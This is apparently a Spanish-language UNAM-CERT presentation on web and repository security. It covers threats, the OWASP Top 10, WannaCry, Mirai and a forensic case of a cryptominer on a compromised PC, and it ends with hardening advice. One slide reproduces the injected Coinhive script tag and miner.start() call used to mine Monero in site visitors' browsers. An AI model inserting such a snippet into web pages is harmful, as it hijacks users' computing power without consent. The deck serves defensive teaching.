Seguridad en Repositorios

M. en C. Roberto Sánchez Soledad

Coordinador de Seguridad de la Información UNAM-CERT

UNAM CERT

DGTIC
DIRECCIÓN GENERAL DE CÓMPUTO Y DE TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN


Ciberseguridad

“If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology”

Bruce Schneier

DGTIC

¿Qué busca proteger?



DGTIC

Amenazas

- Intrusos
- Ataques de DoS (Denegación de Servicio)
- Malware
  - Virus
  - Gusanos
  - **Ransomware**
- Entre muchas otras

Motivaciones

- Diversión
- Investigación
- Económicas
- Políticas
- Etc.

DGTIC


Top 10 – Vulnerabilidades web

- Inyección
- Falla en la autenticación
- Exposición de información sensible
- Manejo inadecuado de XML externos (XXE)
- Ruptura en el control de acceso
- Fallas de configuración de seguridad
- Cross Site Scripting (XSS)
- Deserialización insegura
- Uso de componentes con Vulnerabilidades conocidas
- Insuficiente registro de Bitácoras y Monitoreo

Fuente: https://www.owasp.org/index.php/Top_10-2017_Top_10

Ejemplo de DoS - Mirai

- DoS (Denegación de Servicio)
- CCTV y routers
- Ataque a la empresa DYN proveedora de servicio DNS
- Afectó:
  - Twitter
  - Spotify
  - Entre muchos otros.



* https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

DGTIC

Ejemplo de Ransomware - WannaCry

- Secuestro de Información
- Exige pago de rescate

DGTIC

WANNACRY

- Malware tipo ransomware con características de gusano (autoreplicación).
- Propagación a gran escala el 12 de Mayo de 2017.
- Aprovecha vulnerabilidad en el protocolo SMB v1 para compartir archivos e impresoras.
- El parche fue liberado por Microsoft desde el 14 de Marzo.
- Cifra archivos de documentos, imágenes, videos, texto, etc.
- Exige rescate para descifrar la información.

¿Cómo se hace dinero en internet?

- **Publicidad**
  - Google ads
  - Facebook
  - Youtube
  - Otros….
- **Malware**
  - Ransomwere
  - Phishing
  - Bonets
  - Spam
- **Minería de Criptodivisas**
  - Bitcoin
  - Monero
  - Etc.

¿Cómo se hace dinero en internet?

- Minería de criptodivisas
  - Crear **DINERO** con el procesamiento.
  - Se genera a partir de resolución de problemas matemáticos
    - Se requiere procesamiento de cómputo
    - A **mayor** procesamiento = **Mayores ganancias**
      - Más computadoras
      - Procesadores más poderosos
      - Mayor consumo eléctrico
    - Costos de inversión superiores a las ganancias

Minería de criptodivisas

- ¿Cómo se obtienen?
  - Se minan
  - Se cambian por divisas locales
- ¿Cuánto valen?
  - 1 Bitcoin = MXP $175,877.68

https://bitso.com/trade/market/btc/mxn

MONERO - XMR

- Criptodivisa similar a Bitcoins
- Creada en 2014
- Se enfoca en la privacidad

Caso real de cómputo forense

- Se recibe un reporte de un equipo presentando comportamiento anómalo.
- El historial de navegación permitió identificar la descarga del archivo:

  MinerGate-6.9-win64.exe el 30 de septiembre a las 4:54:30h GMT-5._

Caso real de cómputo forense

- El análisis de archivos permitió identificar el directorio:

  C:\Users\Administrator\AppData\Local\minergate

```
root@unamcert:/mnt/disco/Users/Administrator/AppData/Local/minergate# file *
log:                                        directory
miners.ini:                                 ASCII text, with CRLF line terminators
          ıdi10@gmail.com achievements:     data
          ıdi10@gmail.com.achievements.bak: data
pools.config:                               ASCII text
```

DGTIC

Caso real de cómputo forense

```
root@unamcert:/mnt/disco/Users/Administrator/AppData/Local/minergate# more log/minergate.log
[30.09.2017 03:55:15] [error]  CUDA init error: 35
[30.09.2017 03:55:15] [ info]  app version: 6.9
[30.09.2017 03:55:15] [error]  Can't load achievements
[30.09.2017 03:55:15] [ info]  Loading miners...
[30.09.2017 03:55:15] [ info]  Miners loaded successfully
[30.09.2017 03:55:15] [ info]  Pool parameters query...
[30.09.2017 03:55:35] [error]  Can't load achievements
[30.09.2017 03:55:35] [ info]  wsa resumed
[30.09.2017 03:55:35] [ info]  Connecting to WS API server...
[30.09.2017 03:55:36] [ info]  Succesfully connected to WS API server
```

DGTIC

Caso real de cómputo forense

- Conclusión
  - El equipo fue comprometido (Hackeado)
    - El objetivo fue minar monero (MXR)
    - La cripto moneda fue enviada a *****dil10@gmail.com

Caso real de cómputo forense

- Coinhive
  - Se utiliza en páginas web
  - Usa JavaScript para minar Monero en los equipos de los usuarios mientras visitan la página

A Crypto Miner
for your Website

Caso real de cómputo forense

- Hackeo a sitios web para insertar código de JavaScript

```
script src="https://coin-hive.com/lib/coinhive.min.js"></script>

<script>
        var miner = new CoinHive.Anonymous('68T8JSRIBXXXXXXXXXXXXX');
        miner.start();
</script>
```

Buenas prácticas de seguridad

- Siempre versiones actualizadas
- En entornos productivos, no utilizar versiones BETA ni en desarrollo
- Aplicar recomendaciones de seguridad del fabricante
- Hardening de los sistemas operativos, Bases de datos y servidor de aplicaciones web
- Restringir acceso a la sección administrativa

Buenas prácticas de seguridad

- Siempre seguir el principio del “Menor privilegio”
- Activar notificaciones de actualizaciones del Gestor
- Realizar análisis de vulnerabilidades y pruebas de penetración de manera periódica
- Generación y verificación de respaldos de Base de datos, configuraciones y aplicación
- Implementación de CAPTCHA para autenticación

¿Qué tecnologías nos ayudan a protegernos?

- WAF (Web Application Firewall)
- IDS/IPS (Intrusion Detection/Prevention System)
- Firewall
- Correlacionador de eventos

Consideraciones en la Nube

- Si se realiza el manejo de datos personales, verificar que se cumpla con lo establecido en:
  - LGPDPPSO y LFPDPPP
- Los servicios contratados cuenten con herramientas de seguridad p.e. WAF
- Algunos servicios de protección de DoS tienen costos adicionales

¿Dónde se encuentra más información de hardening?

- Plantillas de seguridad o checklist:
  - https://www.cisecurity.org/cis-benchmarks/

- 10 vulnerabilidades web más frecuentes:
  - https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

¿Dudas?

Contacto

M. en C. Roberto Sánchez Soledad

Coordinador de Seguridad de la Información UNAM-CERT

roberto.sanchez@cert.unam.mx

DGTIC